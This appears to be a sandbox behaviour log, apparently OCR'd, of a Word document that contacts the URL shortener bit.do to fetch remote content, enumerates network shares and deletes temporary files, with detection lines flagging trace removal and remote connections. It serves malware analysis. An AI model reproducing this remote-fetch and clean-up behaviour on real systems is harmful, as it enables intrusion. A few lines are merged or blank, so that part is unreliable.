
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.laccdb Type: VSDT_COM_DOS		2936
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\AceFiles Value: 52980002		2936
Add File	Path: %TEMP%\{145E2517-952D-4EE7-8411-04C0E8A7EBEA} Type: VSDT_COM_DOS		2936
Write File	Path: %TEMP%\{145E2517-952D-4EE7-8411-04C0E8A7EBEA} Type: VSDT_COM_DOS		2936
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD Type: VSDT_COM_DOS		2936
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD Type: VSDT_COM_DOS		2936
Call Filesystem API	API Name: CopyFileExW Args: (%TEMP%\{145E2517-952D-4EE7-8411-04C0E8A7EBEA}, %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD, 6ba9298e, 0, 0, 9) Return: 1		2936
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\{145E2517-952D-4EE7-8411-04C0E8A7EBEA}) Return: 1		2936
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\{145E2517-952D-4EE7-8411-04C0E8A7EBEA}) Return: 0		2936
Delete File	Path: %TEMP%\{145E2517-952D-4EE7-8411-04C0E8A7EBEA} Type: VSDT_COM_DOS		2936
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2936 File: %TEMP%\{145E2517-952D-4EE7-8411-04C0E8A7EBEA} Type: VSDT_COM_DOS		
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD Type: VSDT_COM_DOS		2936
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD Type: VSDT_COM_DOS		2936
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD Type: VSDT_COM_DOS		2936
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF Type: VSDT_COM_DOS		2936
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF Type: VSDT_COM_DOS		2936
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{E95742C5-D093-42C7-99FE-F7B235E8133A}.FSD Type: VSDT_COM_DOS		2936
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{E95742C5-D093-42C7-99FE-F7B235E8133A}.FSD Type: VSDT_COM_DOS		2936
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF Type: VSDT_COM_DOS		2936
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{E95742C5-D093-42C7-99FE-F7B235E8133A}.FSD Type: VSDT_COM_DOS		2936
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{E95742C5-D093-42C7-99FE-F7B235E8133A}.FSD Type: VSDT_COM_DOS		2936
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{E95742C5-D093-42C7-99FE-F7B235E8133A}.FSD Type: VSDT_COM_DOS		2936
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\ Value: None		2936
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\Version Value: 1		2936
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows\INetCache) Return: 1		2936
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable Value: 0		2936
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer Value: None		2936
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride Value: None		2936
Call Network API	API Name: socket Args: (23, 1, 6) Return: b7c		2936
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL Value: None		2936
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\AutoDetect Value: None		2936
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None		2936
Call Service API	API Name: OpenServiceW Args: (c3cf6d8, WinHttpAutoProxySvc, 94) Return: c3cf9d0		2936
Call System API	API Name: WinHttpCloseHandle Args: (c3b3998) Return: 1		2936
Call Service API	API Name: OpenServiceW Args: (c3cf070, NetSetupSvc, 4) Return: c3cf4f8		2936
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\WxpFiles Value: 52980001		2936
Call System API	API Name: WinHttpCloseHandle Args: (c3b3998) Return: 1		2936
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows) Return: 1		2936
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows) Return: 1		2936
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows\History) Return: 1		2936
Call Network API	API Name: socket Args: (23, 1, 6) Return: c0c		2936
Call Network API	API Name: socket Args: (2, 2, 0) Return: c68		2936
Call Network API	API Name: socket Args: (23, 2, 0) Return: c68		2936
Call System API	API Name: DnsQueryEx Args: (bit.do, 1, 40006000) Return: 87		2936
Call System API	API Name: DnsQueryEx Args: (bit.do, 1c, 40026000) Return: 0		2936
Call Network API	API Name: socket Args: (23, 2, 0) Return: c68		2936
Call Network API	API Name: socket Args: (2, 1, 6) Return: c68		2936
Call Network API	API Name: bind Args: (c68, 0.0.0.0:49423, 128) Return: 0		2936
Detection	Threat Characteristic: Listens on port 0.0.0.0:49423		
Call System API	API Name: ConnectEx Args: (c68, 54.83.52.76:80, 16, 0, 0, 0, c3569a8) Return: 0		2936
Call Network API	API Name: send Args: (c68, OPTIONS / HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-MSGETWEBURL: t\r\nX-IDCRL_ACCEPTED: t\r\nHost: bit.do\r\n\r\n, 1, 139) Return: 0		2936
Call System API	API Name: WinHttpCloseHandle Args: (c3f1360) Return: 1		2936
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\Count Value: 1		2936
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://bit.do/\ Value: None		2936
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://bit.do/\Type Value: 0		2936
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://bit.do/\Protocol Value: 0		2936
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://bit.do/\Version Value: 0		2936
Write Registry Key			2936

Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://bit.do/\Flags Value: 0 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://bit.do/\CobaltMajorVersion Value: 0		2936
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://bit.do/\CobaltMinorVersion Value: 0		2936
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://bit.do/\MsDavExt Value: 0		2936
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://bit.do/\WebUrl Value: None		2936
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://bit.do/\Expiration Value: None		2936
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://bit.do/\EnableBHO Value: 0		2936
Call System API	API Name: WinHttpCloseHandle Args: (c3cad70) Return: 1		2936
Call Network API	API Name: socket Args: (2, 2, 0) Return: c64		2936
Call Network API	API Name: socket Args: (23, 2, 0) Return: c64		2936
Call System API	API Name: DnsQueryEx Args: (bit.do, 1c, 40026000) Return: 0		2936
Call System API	API Name: DnsQueryEx Args: (bit.do, 1, 40006000) Return: 87		2936
Call Network API	API Name: socket Args: (23, 2, 0) Return: c8c		2936
Call Network API	API Name: socket Args: (2, 1, 6) Return: c8c		2936
Call Network API	API Name: bind Args: (c8c, 0.0.0.0:49424, 128) Return: 0		2936
Detection	Threat Characteristic: Listens on port 0.0.0.0:49424		
Call System API	API Name: ConnectEx Args: (c8c, 54.83.52.76:80, 16, 0, 0, 0, c356008) Return: 0		2936
Call Network API	API Name: send Args: (c8c, HEAD /fQzim HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-IDCRL_ACCEPTED: t\r\nHost: bit.do\r\n\r\n, 1, 123) Return: 0		2936
Call Service API	API Name: OpenServiceW Args: (c340d30, Webclient, 5) Return: c340a38		2936
Call Network API	API Name: send Args: (c8c, OPTIONS / HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-MSGETWEBURL: t\r\nX-IDCRL_ACCEPTED: t\r\nHost: bit.do\r\n\r\n, 1, 139) Return: 0		2936
Call System API	API Name: WinHttpCloseHandle Args: (c4ab470) Return: 1		2936
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\Count Value: 2		2936
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://bit.do\ Value: None		2936
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://bit.do\Type Value: 0		2936
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://bit.do\Protocol Value: 0		2936
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://bit.do\Version Value: 0		2936
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://bit.do\Flags Value: 0		2936
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://bit.do\CobaltMajorVersion Value: 0		2936
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://bit.do\CobaltMinorVersion Value: 0		2936
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://bit.do\MsDavExt Value: 0		2936
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://bit.do\WebUrl Value: None		2936
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://bit.do\Expiration Value: None		2936
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://bit.do\EnableBHO Value: 0		2936
Call Internet Helper API	API Name: InternetOpenW Args: (Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729), 0, , , 10000000) Return: cc0004		2936
Call System API	API Name: DnsQueryEx Args: (bit.do, 1, 50020000) Return: 0		2936
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, bit.do, 80, , , 3, 0, 205615512) Return: cc0008		2936
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /fQzim, , , 307423416, 4262416, 205615512) Return: cc000c		2936
Detection	Threat Characteristic: Connects to remote URL or IP address http://bit.do/fQzim		
Call Network API	API Name: socket Args: (2, 2, 0) Return: cf4		2936
Call Network API	API Name: socket Args: (23, 2, 0) Return: cf4		2936
Call System API	API Name: DnsQueryEx Args: (bit.do, 1, 40006000) Return: 87		2936
Call System API	API Name: DnsQueryEx Args: (bit.do, 1c, 40026000) Return: 0		2936
Call Network API	API Name: socket Args: (23, 2, 0) Return: cf8		2936
Call Network API	API Name: socket Args: (2, 1, 6) Return: cf8		2936
Call Network API	API Name: bind Args: (cf8, 0.0.0.0:49425, 16) Return: 0		2936
Detection	Threat Characteristic: Listens on port 0.0.0.0:49425		
Call System API	API Name: ConnectEx Args: (cf8, 54.83.52.76:80, 16, 0, 0, 0, c4ab524) Return: 0		2936
Call Network API	API Name: send Args: (cf8, GET /fQzim HTTP/1.1\r\nAccept: */*\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; ms-office; MSOffice 15]\r\nAccept-Encoding: gzip, deflate\r\nHost: bit.do\r\nConnection: Keep-Alive\r\n\r\n, 1, 294) Return: 0		2936
Call Network API	API Name: recv Args: (cf8, , 1, 2) Return: ?		2936
Call Internet Helper API	API Name: InternetOpenW Args: (Microsoft Office Existence Discovery, 0, , , 0) Return: cc0008		2936
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\E72166BA.htm Type: VSDT_TEXT_HTML		2936
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\E72166BA.htm Type: VSDT_TEXT_HTML		2936
Call System API	API Name: DnsQueryEx Args: (bit.do, 1, 50020000) Return: 0		2936
Call Internet Helper API	API Name: InternetConnectW Args: (cc0008, bit.do, 80, , , 3, 0, 0) Return: cc000c		2936
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc000c, HEAD, /fQzim, HTTP/1.1, , 0, -2143287296, 0) Return: cc0010		2936
Call Network API	API Name: recv Args: (cf8, , 1, 2) Return: ?		2936
Call Network API	API Name: send Args: (cf8, HEAD /fQzim HTTP/1.1\r\nX-IDCRL_ACCEPTED: t\r\nUser-Agent: Microsoft Office Existence Discovery\r\nHost: bit.do\r\nConnection: Keep-Alive\r\n\r\n, 1, 133) Return: 0		2936
Call Network API	API Name: recv Args: (cf8, , 1, 2) Return: ?		2936
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\::' Value: None		2936
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\13CA5373.wmf Type: VSDT_WMF		2936
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\13CA5373.wmf Type: VSDT_WMF		2936
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\13CA5373.wmf Type: VSDT_WMF		2936
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2936 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\13CA5373.wmf Type: VSDT_WMF		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\13CA5373.wmf) Return: 1		2936

Call System API	API Name: DnsQueryEx Args: (bit.do, 1, 50020000) Return: 0		2936
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, bit.do, 80, , , 3, 0, 206270480) Return: cc0008		2936
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /images/bit-do-url-shortener-logo-66x66.png, , , 16344008, 4261904, 206270480) Return: cc000c		2936
Detection	Threat Characteristic: Connects to remote URL or IP address http://bit.do/images/bit-do-url-shortener-logo-66x66.png		
Call Network API	API Name: recv Args: (cf8, , 1, 2) Return: ?		2936
Call Network API	API Name: send Args: (cf8, GET /images/bit-do-url-shortener-logo-66x66.png HTTP/1.1\r\nAccept: */*\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; ms-office; MSOffice 15]\r\nAccept-Encoding: gzip, deflate\r\nHost: bit.do\r\nConnection: Keep-Alive\r\n\r\n, 1, 331) Return: 0		2936
Call Network API	API Name: recv Args: (cf8, , 1, 2) Return: ?		2936
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\::' Value: None		2936
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\WORDFiles Value: 52980135		2936
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\fQzim.url) Return: 0		2936
Add File	Path: %APPDATA%\Microsoft\Office\Recent\fQzim.url Type: VSDT_ASCII		2936
Write File	Path: %APPDATA%\Microsoft\Office\Recent\fQzim.url Type: VSDT_ASCII		2936
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\bit.do.url) Return: 0		2936
Add File	Path: %APPDATA%\Microsoft\Office\Recent\bit.do.url Type: VSDT_ASCII		2936
Write File	Path: %APPDATA%\Microsoft\Office\Recent\bit.do.url Type: VSDT_ASCII		2936
Call Internet Helper API	API Name: NetShareEnum Args: (, 503, 72599b90, -1, 12427ea4, 12427ea0, 0) Return: 0		2936
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2936 Info: Enums share folder from API result		
Call Service API	API Name: OpenServiceW Args: (c4b8900, Webclient, 5) Return: c4b8770		2936
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Windows\Recent\AutomaticDestinations\a4a5324453625195.automaticDestinations-ms) Return: 1		2936
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\az' Value: None		2936
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Word_restart.xml) Return: 0		2936
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\"m' Value: None		2936
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\ Value: None		2936
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\ Value: None		2936
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\Microsoft Office\Office15\WINWORD.EXE) Return: 1		2936
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Licensing\09D07EFC505F4D9CBFD5ACE3217F6654 Value: None		2936
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100A0C00000000000F01FEC\Usage\SpellingAndGrammarFiles_3082 Value: 5298002e		2936
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100C0400000000000F01FEC\Usage\SpellingAndGrammarFiles_1036 Value: 5298002e		2936
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 5298005f		2936
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100A0C00000000000F01FEC\Usage\SpellingAndGrammarFiles_3082 Value: 5298002f		2936
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100A0C00000000000F01FEC\Usage\SpellingAndGrammarFiles_3082 Value: 52980030		2936
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100C0400000000000F01FEC\Usage\SpellingAndGrammarFiles_1036 Value: 5298002f		2936
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100C0400000000000F01FEC\Usage\SpellingAndGrammarFiles_1036 Value: 52980030		2936
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 52980060		2936
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 52980061		2936
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 52980062		2936
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 52980063		2936
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 52980064		2936
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 52980065		2936
Call Service API	API Name: OpenServiceW Args: (c6a48e8, Webclient, 5) Return: c6a4aa0		2936
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Windows\Recent\AutomaticDestinations\a4a5324453625195.automaticDestinations-ms) Return: 1		2936
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\Microsoft Office\Office15\WINWORD.EXE) Return: 1		2936
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.Word\~WRS{E557399D-E094-4DD4-9372-49E45A6BA2E6}.tmp) Return: 1		2936
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\E72166BA.htm) Return: 1		2936
Call System API	API Name: WinHttpCloseHandle Args: (c3efee8) Return: 1		2936
Call System API	API Name: WinHttpCloseHandle Args: (12ed5b8) Return: 1		2936
Call System API	API Name: WinHttpCloseHandle Args: (c345038) Return: 1		2936
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Toolbars\Settings\Microsoft Word Value: None		2936
Call Filesystem API	API Name: DeleteFileW Args: (%WorkingDir%\~$quiry Sheet Lists 0240030019.docx) Return: 1		2936
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\WORDFiles Value: 52980136		2936
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.Word\~WRS{0614E162-C183-4D98-99A4-7F938DBC8556}.tmp) Return: 1		2936
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\E72166BA.htm Type: VSDT_TEXT_HTML		2936
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2936 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\E72166BA.htm Type: VSDT_TEXT_HTML		

Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\C4C10ED8.png Type: VSDT_PNG		2936
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\C4C10ED8.png Type: VSDT_PNG		2936
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\C4C10ED8.png Type: VSDT_PNG		2936
